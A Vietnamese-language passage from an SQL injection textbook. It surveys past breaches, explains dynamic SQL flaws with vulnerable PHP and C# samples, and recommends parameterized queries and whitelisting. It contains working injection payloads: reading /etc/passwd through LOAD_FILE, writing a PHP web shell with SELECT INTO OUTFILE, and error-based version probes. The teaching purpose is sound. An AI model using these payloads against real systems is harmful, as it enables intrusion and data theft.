thú vị để tham khảo (cve.mitre.org/docs/vuln-trends/vulntrends.pdf).

Chúng ta cũng có thể tham khảo các nguồn tài nguyên khác thu thập thông tin về các trang web bị xâm nhập. **Zone-H**, ví dụ, là một trang web phổ biến ghi lại các vụ defacement (thay đổi giao diện) trang web. Trang web này cho thấy một số lượng lớn các trang web và ứng dụng Web nổi tiếng đã bị hack trong suốt những năm qua do có lỗ hổng SQL injection có thể khai thác. Các trang web trong phạm vi của **Microsoft** đã bị deface ít nhất 46 lần kể từ năm 2001. Bạn có thể xem danh

sách đầy đủ các trang web của Microsoft bị hack trên Zone-H (www.zoneh.org/content/view/14980/1/).

Truyền thông truyền thống cũng rất thích công khai các vụ vi phạm bảo mật, đặc biệt là những vụ ảnh hưởng đến các công ty nổi tiếng và có uy tín. Dưới đây là một số ví dụ về các vụ việc này:

- Vào tháng 2 năm 2002, **Jeremiah Jacks** (www.securityfocus.com/news/346) phát hiện rằng **Guess.com** có lỗ hổng SQL injection. Anh ta đã truy cập vào ít nhất 200,000 chi tiết thẻ tín dụng của khách hàng.
- Vào tháng 6 năm 2003, **Jeremiah Jacks** lại tiếp tục tấn công tại **PetCo.com** (www.securityfocus.com/news/6194), nơi anh ta đã truy cập vào 500,000 chi tiết thẻ tín dụng thông qua một lỗ hổng SQL injection.
- Vào ngày 17 tháng 6 năm 2005, **MasterCard** đã cảnh báo một số khách hàng về một vụ vi phạm bảo mật tại **Card Systems Solutions**. Khi đó, đây là vụ vi phạm lớn nhất đã được biết đến. Bằng cách khai thác một lỗ hổng SQL injection (www.ftc.gov/os/caselist/0523148/0523148complaint.pdf), một hacker đã truy cập vào 40 triệu chi tiết thẻ tín dụng.
- Vào tháng 12 năm 2005, **Guidance Software**, nhà phát triển **EnCase**, phát hiện rằng một hacker đã xâm nhập vào máy chủ cơ sở dữ liệu của mình qua lỗ hổng SQL injection (www.ftc.gov/os/caselist/0623057/0623057complaint.pdf), làm lộ thông tin tài chính của 3800 khách hàng.
- Vào khoảng tháng 12 năm 2006, nhà bán lẻ giảm giá Mỹ **TJX** đã bị hack thành công và những kẻ tấn công đã đánh cắp hàng triệu chi tiết thẻ thanh toán từ cơ sở dữ liệu của TJX.
- Vào tháng 8 năm 2007, trang web của **Liên Hợp Quốc** (www.un.org) đã bị deface qua lỗ hổng SQL injection bởi một kẻ tấn công để hiển thị các thông điệp chống Mỹ (http://news.cnet.com/8301-10784_3-9758843-7.html).
- Vào năm 2008, botnet **Asprox** đã khai thác các lỗ hổng SQL injection để phát tán phần mềm độc hại theo hình thức "drive-by" nhằm mở rộng mạng botnet của mình (<http://en.wikipedia.org/wiki/Asprox>). Số lượng trang web bị khai thác ước tính lên tới 500,000.
- Vào tháng 2 năm 2009, một nhóm hacker người Romania đã xâm nhập vào các trang web của **Kaspersky**, **F-Secure**, và **Bit-Defender** qua các cuộc tấn công SQL injection. Nhóm hacker này tiếp tục xâm nhập nhiều trang web

nổi tiếng khác như **RBS WorldPay**, **CNET.com**, **BT.com**, **Tiscali.co.uk**, và **national-lottery.co.uk**.

- Vào ngày 17 tháng 8 năm 2009, Bộ Tư pháp Mỹ đã buộc tội một công dân Mỹ **Albert Gonzalez** và hai công dân Nga vô danh với việc đánh cắp 130 triệu số thẻ tín dụng qua một cuộc tấn công SQL injection. Các công ty bị xâm nhập bao gồm nhà xử lý thẻ tín dụng **Heartland Payment Systems**, chuỗi cửa hàng tiện lợi **7-Eleven**, và chuỗi siêu thị **Hannaford Brothers**.
- Vào tháng 2 năm 2011, nhóm **Anonymous** phát hiện ra rằng trang web **hbgaryfederal.com** bị lỗ hổng SQL injection trong hệ thống quản lý nội dung (CMS) của nó.
- Vào tháng 4 năm 2011, trang web của **Barracuda Networks** (barracudanetworks.com) đã bị phát hiện có lỗ hổng SQL injection và hacker chịu trách nhiệm về vụ tấn công đã công khai dữ liệu cơ sở dữ liệu trực tuyến, bao gồm cả thông tin xác thực và mật khẩu đã mã hóa của người dùng CMS!
- Vào tháng 5 năm 2011, **LulzSec** đã xâm nhập vào một số trang web của **Sony** (sonypictures.com, SonyMusic.gr, và SonyMusic.co.jp) và tiếp tục đăng tải nội dung cơ sở dữ liệu trực tuyến vì mục đích giải trí. **LulzSec** cho biết họ đã truy cập vào mật khẩu, địa chỉ email, địa chỉ nhà và ngày sinh của một triệu người dùng. Nhóm này cũng tuyên bố đã đánh cắp tất cả chi tiết quản trị của **Sony Pictures**, bao gồm mật khẩu. 75,000 mã nhạc và 3,5 triệu phiếu giảm giá nhạc cũng đã bị truy cập, theo thông cáo báo chí.
- Vào tháng 5 năm 2011, **LulzSec** đã tấn công trang web của **Public Broadcasting Service (PBS)**—ngoài việc đăng tải nhiều cơ sở dữ liệu SQL thông qua một cuộc tấn công SQL injection, **LulzSec** đã tiêm một trang mới vào trang web của PBS. **LulzSec** đăng tải tên người dùng và mật khẩu đã mã hóa của các quản trị viên cơ sở dữ liệu và người dùng. Nhóm này cũng đăng tải thông tin đăng nhập của tất cả các chi nhánh địa phương của PBS, bao gồm cả mật khẩu văn bản thuần.
- Vào tháng 6 năm 2011, trang web người hâm mộ của **Lady Gaga** đã bị hack và theo một tuyên bố phát hành vào thời điểm đó, "Những kẻ tấn công đã lấy một bản sao cơ sở dữ liệu từ www.ladygaga.co.uk và một phần thông tin về email, họ và tên đã bị truy cập. Không có mật khẩu hay thông tin tài chính nào bị lấy đi." (www.mirror.co.uk/celebs/news/2011/07/16/lady-gagawebsite-hacked-and-fans-details-stolen-115875-23274356)

Lịch sử, các kẻ tấn công thường chiếm đoạt một trang web hoặc ứng dụng web để ghi điểm với các nhóm hacker khác, để tuyên truyền quan điểm chính trị và thông điệp của họ, để khoe "kỹ năng" của mình, hoặc đơn giản là để trả thù một sự xúc phạm hay bất công mà họ cảm nhận. Tuy nhiên, ngày nay, một kẻ tấn công có

nhiều khả năng khai thác một ứng dụng web để đạt được lợi ích tài chính và kiếm lời. Hiện nay, có một loạt các nhóm tấn công khác nhau trên Internet, với các động cơ khác nhau (chắc chắn ai đọc cuốn sách này đều đã biết đến **LulzSec** và **Anonymous!**). Họ bao gồm từ những cá nhân chỉ đơn giản muốn chiếm đoạt các hệ thống vì đam mê công nghệ và tư duy "hacker", các tổ chức tội phạm có mục tiêu tìm kiếm các mục tiêu để phát triển tài chính, đến các nhà hoạt động chính trị có động cơ cá nhân hoặc niềm tin nhóm, cũng như các nhân viên và quản trị viên hệ thống bất mãn lợi dụng quyền hạn và cơ hội của mình cho các mục tiêu khác nhau. Lỗ hổng SQL injection trên một trang web hoặc ứng dụng web thường là tất cả những gì kẻ tấn công cần để đạt được mục tiêu của mình.

Bắt đầu từ đầu năm 2008, hàng trăm nghìn trang web đã bị chiếm đoạt thông qua một cuộc tấn công tự động SQL injection (Asprox). Một công cụ được sử dụng để tìm kiếm các ứng dụng có thể bị tấn công trên Internet, và khi một trang web dễ bị tấn công được phát hiện, công cụ này tự động khai thác lỗ hổng. Khi tải trọng khai thác được gửi đi, nó thực thi một vòng lặp SQL lặp đi lặp lại để tìm tất cả các bảng do người dùng tạo ra trong cơ sở dữ liệu từ xa, sau đó thêm mỗi cột văn bản trong bảng với một đoạn mã độc bên phía máy khách. Vì hầu hết các ứng dụng web sử dụng cơ sở dữ liệu để xây dựng nội dung web động, cuối cùng đoạn mã này sẽ được hiển thị cho người dùng của trang web hoặc ứng dụng bị xâm nhập. Thẻ này sẽ chỉ thị cho bất kỳ trình duyệt nào tải trang web bị nhiễm thực thi một mã độc được lưu trữ trên một máy chủ từ xa. Mục đích của cuộc tấn công là lây nhiễm càng nhiều máy tính khách càng tốt. Đây là một cuộc tấn công rất hiệu quả. Những trang web lớn như của các cơ quan chính phủ, Liên Hợp Quốc, và các tập đoàn lớn đã bị chiếm đoạt và nhiễm mã độc bởi cuộc tấn công quy mô lớn này. Thật khó để xác định chính xác có bao nhiêu máy tính khách và người dùng truy cập vào các trang web này bị nhiễm hoặc xâm nhập, đặc biệt là khi tải trọng được gửi đi có thể tùy chỉnh bởi cá nhân thực hiện cuộc tấn công.

Bạn có bị xâm nhập không?

Điều này không thể xảy ra với tôi, phải không?

Trong nhiều năm qua, tôi đã thực hiện đánh giá rất nhiều ứng dụng web, và trước đây tôi thường thấy một trong ba ứng dụng tôi kiểm tra có lỗ hổng SQL injection. Một phần, điều này vẫn đúng, nhưng tôi cảm thấy hiện tại mình phải làm việc vất vả hơn để phát hiện các lỗ hổng này. Có nhiều yếu tố khó đo lường, nhưng tôi thật sự tin rằng với sự cải thiện về bảo mật trong các framework phát triển phổ biến và việc giáo dục lập trình viên ngày càng tốt hơn, nhiều lập trình viên đang nỗ lực để tránh đưa các lỗ hổng này vào ứng dụng của mình.

Hiện nay, tôi vẫn thấy các lỗ hổng SQL injection trong các ứng dụng và công nghệ do lập trình viên thiếu kinh nghiệm phát triển cho các công nghệ và nền tảng mới nổi. Tuy nhiên, botnet **Asprox** vẫn đang hoạt động mạnh mẽ! Tác động của lỗ hổng này có thể khác nhau tùy thuộc vào ứng dụng và nền tảng, nhưng SQL injection vẫn tồn tại trong rất nhiều ứng dụng hiện nay. Nhiều website bị lộ ra môi trường mạng độc hại, như Internet, mà không được kiểm tra bảo mật đúng cách.

Việc thay đổi giao diện website là một hành động rất dễ nhận thấy và thường được thực hiện bởi những hacker không chuyên (hay còn gọi là "script kiddies") để ghi điểm và lấy sự tôn trọng từ các nhóm hacker khác. Tuy nhiên, các hacker chuyên nghiệp và có động cơ nghiêm túc không muốn gây sự chú ý. Hoàn toàn có thể xảy ra trường hợp các hacker có kỹ năng và kinh nghiệm sẽ khai thác lỗ hổng SQL injection để xâm nhập và chiếm quyền kiểm soát các hệ thống liên kết. Tôi đã nhiều lần phải thông báo cho khách hàng rằng hệ thống của họ đã bị xâm nhập và hiện đang bị hacker lợi dụng cho các hoạt động bất hợp pháp.

Thật không may, một số tổ chức và chủ sở hữu website có thể sẽ không bao giờ biết được liệu hệ thống của họ đã từng bị khai thác hay nếu hacker hiện tại đã có một cửa hậu để xâm nhập vào hệ thống của họ.

Hiểu Về Cách Nó Xảy Ra

SQL là ngôn ngữ chuẩn để truy cập các máy chủ cơ sở dữ liệu như Microsoft SQL Server, Oracle, MySQL, Sybase, Informix (cũng như các máy chủ khác). Hầu hết các ứng dụng web cần phải tương tác với cơ sở dữ liệu, và hầu hết các ngôn ngữ lập trình ứng dụng web như ASP, C#, .NET, Java, và PHP cung cấp các cách thức lập trình để kết nối với cơ sở dữ liệu và tương tác với nó. Lỗ hổng SQL injection thường xảy ra khi nhà phát triển ứng dụng web không đảm bảo rằng các giá trị nhận được từ các biểu mẫu web, cookie, tham số đầu vào, v.v., được xác thực trước khi chuyển chúng vào các câu truy vấn SQL sẽ được thực thi trên máy chủ cơ sở dữ liệu. Nếu một kẻ tấn công có thể kiểm soát đầu vào gửi đến câu truy vấn SQL và thao túng đầu vào sao cho dữ liệu được diễn giải như một mã thay vì dữ liệu, kẻ tấn công có thể thực thi mã trên cơ sở dữ liệu phía sau.

Mỗi ngôn ngữ lập trình cung cấp một số cách khác nhau để xây dựng và thực thi các câu lệnh SQL, và các nhà phát triển thường sử dụng kết hợp các phương pháp này để đạt được các mục tiêu khác nhau. Nhiều trang web cung cấp các hướng dẫn và ví dụ mã để giúp các nhà phát triển ứng dụng giải quyết các vấn đề mã hóa phổ biến, nhưng lại thường dạy các thực hành mã không an toàn và mã ví dụ của họ cũng thường có lỗ hổng. Nếu không có sự hiểu biết vững chắc về cơ

sở dữ liệu mà họ đang tương tác hoặc không có nhận thức và hiểu biết đầy đủ về các vấn đề bảo mật tiềm ẩn của mã đang được phát triển, các nhà phát triển ứng dụng có thể tạo ra những ứng dụng vốn đã không an toàn, dễ bị tấn công SQL injection. Tình hình này đã có sự cải thiện theo thời gian và hiện nay, một tìm kiếm trên Google về cách ngăn ngừa SQL injection trong ngôn ngữ hoặc công nghệ bạn chọn sẽ thường xuất hiện rất nhiều tài nguyên hữu ích, cung cấp lời khuyên đúng đắn về cách làm đúng. Trên một số trang hướng dẫn, bạn vẫn có thể tìm thấy mã không an toàn, nhưng thường nếu bạn xem qua các bình luận, bạn sẽ thấy cảnh báo từ những người đóng góp có hiểu biết về bảo mật. Apple và Android cung cấp lời khuyên hữu ích cho các nhà phát triển chuyển sang nền tảng của họ về cách phát triển mã an toàn, và các nền tảng này cũng cung cấp một số hướng dẫn liên quan đến việc ngăn ngừa lỗ hổng SQL injection; tương tự, cộng đồng HTML5 cũng cung cấp nhiều cảnh báo và lời khuyên bảo mật tốt cho những người tiên phong.

Xây Dựng Chuỗi Động (Dynamic String Building)

Xây dựng chuỗi động là một kỹ thuật lập trình cho phép các nhà phát triển tạo ra các câu lệnh SQL động tại thời gian chạy. Các nhà phát triển có thể tạo ra các ứng dụng linh hoạt, đa năng bằng cách sử dụng SQL động. Một câu lệnh SQL động được tạo ra tại thời gian thực thi, trong đó các điều kiện khác nhau sẽ tạo ra các câu lệnh SQL khác nhau. Điều này có thể hữu ích cho các nhà phát triển khi họ cần quyết định tại thời gian chạy các trường cần lấy từ các câu lệnh SELECT, các tiêu chí khác nhau cho các truy vấn, và có thể là các bảng khác nhau cần truy vấn dựa trên các điều kiện khác nhau.

Tuy nhiên, các nhà phát triển có thể đạt được kết quả tương tự một cách an toàn hơn nhiều nếu họ sử dụng các câu truy vấn tham số hóa. Câu truy vấn tham số hóa là các câu truy vấn có một hoặc nhiều tham số nhúng trong câu lệnh SQL. Các tham số này có thể được truyền vào câu truy vấn tại thời gian chạy; các tham số chứa dữ liệu đầu vào từ người dùng sẽ không bị hiểu là các lệnh để thực thi, và sẽ không có cơ hội để mã độc được chèn vào. Phương pháp nhúng tham số vào SQL này không chỉ hiệu quả hơn mà còn an toàn hơn rất nhiều so với việc xây dựng và thực thi câu lệnh SQL động bằng kỹ thuật xây dựng chuỗi.

Dưới đây là một đoạn mã PHP minh họa cách một số nhà phát triển xây dựng các câu lệnh SQL động từ đầu vào của người dùng. Câu lệnh này chọn một bản ghi dữ liệu từ một bảng trong cơ sở dữ liệu. Bản ghi được trả về phụ thuộc vào giá trị mà người dùng nhập vào, miễn là giá trị đó có trong ít nhất một bản ghi trong cơ sở dữ liệu:

```
// a dynamically built sql string statement in PHP
```

```
$query = "SELECT * FROM table WHERE field = '$_GET[\"input\"]'";
```

```
// a dynamically built sql string statement in .NET
```

```
query = "SELECT * FROM table WHERE field = '" +  
request.getParameter("input") + "'";
```

Một trong những vấn đề khi xây dựng các câu lệnh SQL động như thế này là nếu mã nguồn không xác thực hoặc mã hóa đầu vào trước khi chuyển nó vào câu lệnh SQL được tạo động, kẻ tấn công có thể nhập các câu lệnh SQL làm đầu vào cho ứng dụng và để các câu lệnh SQL của hắn được chuyển đến cơ sở dữ liệu và thực thi. Dưới đây là câu lệnh SQL mà mã này xây dựng:

```
SELECT * FROM TABLE WHERE FIELD = 'input'
```

Các Ký Tự Thoát Xử Lý Không Chính Xác

Các cơ sở dữ liệu SQL coi ký tự nháy đơn (') là ranh giới giữa mã và dữ liệu. Chúng giả định rằng bất kỳ thứ gì theo sau một dấu nháy đơn đều là mã mà cơ sở dữ liệu cần phải thực thi, và bất kỳ thứ gì được bao bởi dấu nháy đơn đều là dữ liệu. Do đó, bạn có thể nhanh chóng xác định xem một trang web có dễ bị tấn công SQL injection hay không chỉ bằng cách gõ một dấu nháy đơn trong URL hoặc trong một trường dữ liệu của trang web hoặc ứng dụng. Dưới đây là mã nguồn của một ứng dụng rất đơn giản, trong đó đầu vào của người dùng được truyền trực tiếp vào câu lệnh SQL được tạo động:

```
// xây dựng câu lệnh SQL động
```

```
$SQL = "SELECT * FROM table WHERE field = '$_GET['input']'";
```

```
// thực thi câu lệnh SQL
```

```
$result = mysql_query($SQL);
```

```
// kiểm tra xem có bao nhiêu dòng được trả về từ cơ sở dữ liệu
```

```
$rowcount = mysql_num_rows($result);
```

```
// lặp qua tập kết quả trả về
```

```

$row = 1;

while ($db_field = mysql_fetch_assoc($result)) {

    if ($row <= $rowcount){

        print $db_field[$row]. "<BR>";

        $row++;

    }

}

```

Nếu bạn nhập ký tự dấu nháy đơn vào đầu vào của ứng dụng, bạn có thể nhận được một trong các lỗi sau; kết quả phụ thuộc vào một số yếu tố môi trường, chẳng hạn như ngôn ngữ lập trình và cơ sở dữ liệu đang sử dụng, cũng như các công nghệ bảo vệ và phòng thủ đã được triển khai:

1. Cảnh báo:

Warning: mysql_fetch_assoc(): supplied argument is not a valid MySQL result resource

2. Hoặc bạn có thể nhận được lỗi sau, lỗi này cung cấp thông tin hữu ích về cách câu lệnh SQL đang được xây dựng:

You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'VALUE'

Lý do gây ra lỗi là gì?

Lỗi xảy ra vì ký tự dấu nháy đơn được cơ sở dữ liệu giải thích như một ký tự phân cách chuỗi. Về mặt cú pháp, câu lệnh SQL thực thi tại thời điểm chạy bị sai (nó có quá nhiều ký tự phân cách chuỗi), và do đó cơ sở dữ liệu ném ra một ngoại lệ. Cơ sở dữ liệu SQL coi ký tự dấu nháy đơn như một ký tự đặc biệt (ký tự phân cách chuỗi). Ký tự này được sử dụng trong các cuộc tấn công SQL injection để "trốn thoát" khỏi câu lệnh SQL mà nhà phát triển đã tạo ra, từ đó cho phép kẻ tấn công tự tạo câu lệnh SQL của riêng mình và thực thi chúng.

Những ký tự nào khác cũng hoạt động như ký tự thoát?

Ký tự dấu nháy đơn không phải là ký tự duy nhất hoạt động như một ký tự thoát. Ví dụ, trong Oracle, các ký tự như khoảng trắng (space), ống đôi (||), dấu phẩy (,), dấu chấm (.), dấu hoa thị (*), và dấu nháy kép (") đều có ý nghĩa đặc biệt. Ví dụ:

- **Ký tự ống đôi (||):** Có thể được sử dụng để thêm một hàm vào giá trị.
 - Ví dụ: `http://victim.com/id=1||utl_inaddr.get_host_address(local)--`
- **Dấu hoa thị và dấu gạch chéo (*):** Có thể được sử dụng để kết thúc một chú thích hoặc gợi ý tối ưu hóa trong Oracle.
 - Ví dụ: `http://victim.com/hint = */ from dual—`

Một ví dụ khác:

- Trong SAP MAX DB (SAP DB), một ký tự phân tách chuỗi bắt đầu bằng ký tự dấu "<" và dấu "!".
 - Ví dụ: `http://www.victim.com/id=1 union select operating system from sysinfo.version--<!`

Tầm quan trọng của việc hiểu rõ cơ sở dữ liệu bạn đang tấn công và/hoặc bảo vệ:

Điều quan trọng là phải làm quen với tất cả các đặc điểm của cơ sở dữ liệu mà bạn đang tấn công hoặc bảo vệ, vì mỗi cơ sở dữ liệu có các ký tự và cú pháp đặc biệt riêng. Ví dụ, như trong trường hợp SAP MAX DB (SAP DB) mà tôi đã gặp phải trong một số tình huống trước đây.

Sai Lệch Khi Xử Lý Kiểu Dữ Liệu

Đến lúc này, một số bạn có thể nghĩ rằng để tránh bị khai thác qua SQL injection, chỉ cần thoát hoặc xác thực đầu vào để loại bỏ ký tự dấu nháy đơn là đủ. Tuy nhiên, đây là một cái bẫy mà nhiều nhà phát triển ứng dụng Web đã mắc phải. Như tôi đã giải thích trước đó, ký tự dấu nháy đơn được giải thích là một ký tự phân cách chuỗi và được sử dụng làm ranh giới giữa mã và dữ liệu. Khi xử lý dữ liệu số, không cần phải đặt dữ liệu trong dấu nháy; nếu không, dữ liệu số sẽ được coi là chuỗi.

Dưới đây là mã nguồn của một ứng dụng rất đơn giản mà truyền trực tiếp đầu vào người dùng vào câu lệnh SQL được tạo động. Script này chấp nhận tham số số (\$userid) và hiển thị thông tin về người dùng đó. Câu truy vấn giả định rằng tham số sẽ là một số nguyên và do đó được viết mà không có dấu nháy:

```
// xây dựng câu lệnh SQL động
$SQL = "SELECT * FROM table WHERE field = $_GET['userid']";

// thực thi câu lệnh SQL
$result = mysql_query($SQL);

// kiểm tra xem có bao nhiêu hàng được trả về từ cơ sở dữ liệu
$rowcount = mysql_num_rows($result);

// lặp qua bộ ghi trả về
$row = 1;

while ($db_field = mysql_fetch_assoc($result)) {
    if ($row <= $rowcount) {
        print $db_field[$row]. "<BR>";
        $row++;
    }
}
}
```

MySQL và Lỗ Hổng SQL Injection với LOAD_FILE và SELECT INTO OUTFILE

MySQL cung cấp một hàm gọi là **LOAD_FILE**, hàm này có thể đọc một tệp và trả về nội dung của tệp dưới dạng chuỗi. Để sử dụng hàm này, tệp phải được đặt trên máy chủ cơ sở dữ liệu và đường dẫn đầy đủ tới tệp phải được cung cấp làm đầu vào cho hàm. Người dùng gọi hàm này cũng phải có quyền **FILE**.

Ví dụ về cách tấn công với LOAD_FILE:

Giả sử kẻ tấn công nhập vào câu truy vấn sau:

```
1 UNION ALL SELECT LOAD_FILE('/etc/passwd')—
```

MySQL cũng có một lệnh tích hợp **SELECT INTO OUTFILE** cho phép bạn tạo và ghi các tệp hệ thống. Lệnh này có thể được sử dụng để ghi một shell web vào thư mục gốc của web server, giúp kẻ tấn công cài đặt một shell web có thể truy cập từ xa:

```
1 UNION SELECT "<? system($_REQUEST['cmd']); ?>" INTO OUTFILE  
"/var/www/html/victim.com/cmd.php" —
```

Để các lệnh **LOAD_FILE** và **SELECT INTO OUTFILE** có thể thực thi, người dùng MySQL được sử dụng bởi ứng dụng bị tổn thương phải có quyền **FILE**. Ví dụ, người dùng **root** mặc định có quyền này. Quyền **FILE** là quyền quản trị trong MySQL, có thể cho phép kẻ tấn công truy cập và ghi các tệp hệ thống.

Điểm yếu ở đây là đầu vào của kẻ tấn công được trực tiếp giải thích như một cú pháp SQL. Do đó, không cần phải thoát ký tự truy vấn với dấu nháy đơn. Lỗi này có thể cho phép kẻ tấn công thực thi các câu lệnh SQL độc hại mà không gặp phải bất kỳ hạn chế nào.

Ví dụ về câu truy vấn SQL bị tấn công:

```
SELECT * FROM TABLE
```

```
WHERE
```

```
USERID = 1 UNION ALL SELECT LOAD_FILE('/etc/passwd')—
```

Lỗi Xử Lý Câu Truy Vấn Không Chính Xác trong SQL

Một số ứng dụng phức tạp cần phải được lập trình với các câu truy vấn SQL động, vì bảng hoặc trường cần truy vấn có thể chưa được biết đến trong giai đoạn phát triển của ứng dụng hoặc có thể chưa tồn tại. Một ví dụ là một ứng dụng tương tác với một cơ sở dữ liệu lớn chứa dữ liệu trong các bảng được tạo định kỳ. Ví dụ giả định có thể là một ứng dụng trả về dữ liệu cho bảng chấm công của nhân viên. Dữ liệu bảng chấm công của mỗi nhân viên được nhập vào một bảng mới theo định dạng chứa dữ liệu của tháng đó (ví dụ cho tháng 1 năm 2011, định dạng sẽ là `employee_employee-id_01012011`). Nhà phát triển web cần cho phép câu truy vấn được tạo động dựa trên ngày tháng khi câu truy vấn được thực thi.

Ví dụ mã nguồn ứng dụng đơn giản với SQL động:

Ứng dụng này sử dụng các giá trị do ứng dụng sinh ra làm đầu vào; giá trị đó là tên bảng và ba tên cột. Sau đó, nó hiển thị thông tin về một nhân viên. Ứng dụng cho phép người dùng chọn dữ liệu mà họ muốn truy xuất; ví dụ, người dùng có thể chọn một nhân viên để xem dữ liệu như chi tiết công việc, tỷ lệ ngày công hoặc số liệu sử dụng cho tháng hiện tại. Vì ứng dụng đã tạo ra đầu vào, nhà phát triển tin tưởng vào dữ liệu này; tuy nhiên, dữ liệu này vẫn do người dùng kiểm soát vì nó được gửi qua một yêu cầu GET. Kẻ tấn công có thể gửi dữ liệu về tên bảng và trường mà họ chọn thay vì dữ liệu ứng dụng sinh ra:

Đoạn mã PHP sau đây minh họa cách xây dựng câu lệnh SQL động này:

```
// xây dựng câu lệnh SQL động

$SQL = "SELECT". $_GET["column1"]. ",". $_GET["column2"]. ",".
$_GET["column3"]. " FROM ";

$_GET["table"];

// thực thi câu lệnh SQL

$result = mysql_query($SQL);

// kiểm tra xem có bao nhiêu dòng được trả về từ cơ sở dữ liệu

$rowcount = mysql_num_rows($result);

// duyệt qua bộ dữ liệu đã trả về

$row = 1;

while ($db_field = mysql_fetch_assoc($result)) {

    if ($row <= $rowcount) {

        print $db_field[$row]. "<BR>";

        $row++;

    }

}
```


Nếu một kẻ tấn công thao túng yêu cầu HTTP và thay thế giá trị của người dùng cho tên bảng và các trường người dùng, mật khẩu và Super_priv cho tên cột được tạo ra bởi ứng dụng, hắn có thể hiển thị tên người dùng và mật khẩu của các người dùng cơ sở dữ liệu trên hệ thống. Đây là URL được tạo ra khi sử dụng ứng dụng:

-

http://www.victim.com/user_details.php?table=users&column1=user&column2=password&column3=Super_priv

Nếu việc tiêm SQL thành công, dữ liệu sau sẽ được trả về thay vì dữ liệu bảng chấm công. Đây là một ví dụ rất giả tạo; tuy nhiên, các ứng dụng thực tế đã được xây dựng theo cách này. Tôi đã gặp phải chúng trong nhiều trường hợp:

```
+-----+-----+-----+
| user | password | Super_priv |
+-----+-----+-----+
| root | *2470C0C06DEE42FD1618BB99005ADCA2EC9D1E19 | Y |
| sqlinjection | *2470C0C06DEE42FD1618BB99005ADCA2EC9D1E19 | N |
| 0wned | *2470C0C06DEE42FD1618BB99005ADCA2EC9D1E19 | N |
+-----+-----+-----+
```

Xử lý lỗi không đúng cách

Việc xử lý lỗi không đúng cách có thể gây ra nhiều vấn đề bảo mật cho một trang web. Vấn đề phổ biến nhất xảy ra khi các thông báo lỗi nội bộ chi tiết như bản sao cơ sở dữ liệu và mã lỗi được hiển thị cho người dùng hoặc kẻ tấn công. Những thông báo này tiết lộ các chi tiết triển khai mà không bao giờ được tiết lộ. Những chi tiết này có thể cung cấp cho kẻ tấn công các manh mối quan trọng liên quan đến những lỗ hổng tiềm ẩn trên trang web. Các thông báo lỗi cơ sở dữ liệu chi tiết có thể được sử dụng để trích xuất thông tin từ các cơ sở dữ liệu về cách sửa đổi hoặc xây dựng các tiêm SQL để thoát khỏi câu lệnh của nhà phát triển, hoặc cách thao túng nó để đưa về thêm dữ liệu, hoặc trong một số trường hợp, để xóa toàn bộ dữ liệu trong cơ sở dữ liệu (Microsoft SQL Server).

Ví dụ ứng dụng đơn giản sau đây được viết bằng C# cho ASP.NET và sử dụng máy chủ cơ sở dữ liệu Microsoft SQL Server làm hệ thống cơ sở dữ liệu phía sau, vì cơ sở dữ liệu này cung cấp thông báo lỗi chi tiết nhất. Kịch bản này tạo ra và thực thi một câu lệnh SQL động khi người dùng của ứng dụng chọn một mã người dùng từ danh sách thả xuống:

```
private void SelectedIndexChanged(object sender, System.EventArgs e)
{
    // Tạo câu lệnh Select tìm kiếm một bản ghi
    // khớp với ID cụ thể từ thuộc tính Value.

    string SQL;

    SQL = "SELECT * FROM table ";

    SQL += "WHERE ID=" + UserList.SelectedItem.Value + "";

    // Định nghĩa các đối tượng ADO.NET.

    OleDbConnection con = new OleDbConnection(connectionString);

    OleDbCommand cmd = new OleDbCommand(SQL, con);

    OleDbDataReader reader;

    // Cố gắng mở kết nối cơ sở dữ liệu và đọc thông tin.

    try
    {
        con.Open();

        reader = cmd.ExecuteReader();
    }
}
```

```

        reader.Read();

        lblResults.Text = "<b>" + reader["LastName"];

        lblResults.Text += ", " + reader["FirstName"] + "</b><br>";

        lblResults.Text += "ID: " + reader["ID"] + "<br>";

        reader.Close();

    }

    catch (Exception err)

    {

        lblResults.Text = "Lỗi khi lấy dữ liệu. ";

        lblResults.Text += err.Message;

    }

    finally

    {

        con.Close();

    }

}

```

Nếu một kẻ tấn công thao túng yêu cầu HTTP và thay thế giá trị ID mong đợi bằng câu lệnh SQL của chính hắn, hắn có thể sử dụng các thông báo lỗi SQL chi tiết để học hỏi các giá trị trong cơ sở dữ liệu. Ví dụ, nếu kẻ tấn công nhập câu truy vấn sau, việc thực thi câu lệnh SQL sẽ dẫn đến một thông báo lỗi chi tiết, bao gồm phiên bản của hệ quản trị cơ sở dữ liệu (RDBMS) mà ứng dụng Web đang sử dụng:

' and 1 in (SELECT @@version) –

Mặc dù mã có thể bắt các điều kiện lỗi, nó không cung cấp thông báo lỗi tùy chỉnh hoặc chung. Thay vào đó, nó cho phép kẻ tấn công thao túng ứng dụng và các thông báo lỗi của nó để thu thập thông tin. Chương 4 cung cấp thêm chi tiết về cách kẻ tấn công có thể sử dụng và lạm dụng kỹ thuật và tình huống này. Dưới đây là lỗi sẽ được trả về:

```
Microsoft OLE DB Provider for ODBC Drivers error '80040e07' [Microsoft][ODBC SQL Server Driver][SQL Server]Syntax error converting the nvarchar value 'Microsoft SQL Server 2000 - 8.00.534 (Intel X86) Nov 19 2001 13:23:50 Copyright (c) 1988- 2000 Microsoft Corporation Enterprise Edition on Windows NT 5.0 (Build 2195: Service Pack 3)' to a column of data type int.
```

Xử lý nhiều lần nộp không đúng cách

White listing (Danh sách trắng) là một kỹ thuật yêu cầu tất cả các ký tự đều bị từ chối, ngoại trừ những ký tự có trong danh sách trắng. Phương pháp danh sách trắng trong việc xác thực đầu vào là tạo ra một danh sách các ký tự hợp lệ có thể chấp nhận cho một đầu vào nhất định và từ chối tất cả các ký tự khác. Được khuyến nghị sử dụng phương pháp danh sách trắng thay vì danh sách đen. Black listing (Danh sách đen) là một kỹ thuật yêu cầu tất cả các ký tự đều được chấp nhận, ngoại trừ những ký tự có trong danh sách đen. Phương pháp danh sách đen trong việc xác thực đầu vào là tạo ra một danh sách tất cả các ký tự có thể sử dụng một cách độc hại và các mã hóa liên quan của chúng, và từ chối đầu vào của chúng. Có rất nhiều lớp tấn công có thể được biểu diễn theo nhiều cách khác nhau, khiến cho việc duy trì một danh sách các ký tự không chấp nhận được trở thành một công việc cực kỳ khó khăn. Rủi ro tiềm ẩn khi sử dụng danh sách các ký tự không chấp nhận là luôn có khả năng bỏ sót một ký tự không chấp nhận được khi xác định danh sách hoặc quên một hoặc một số đại diện thay thế của ký tự đó.

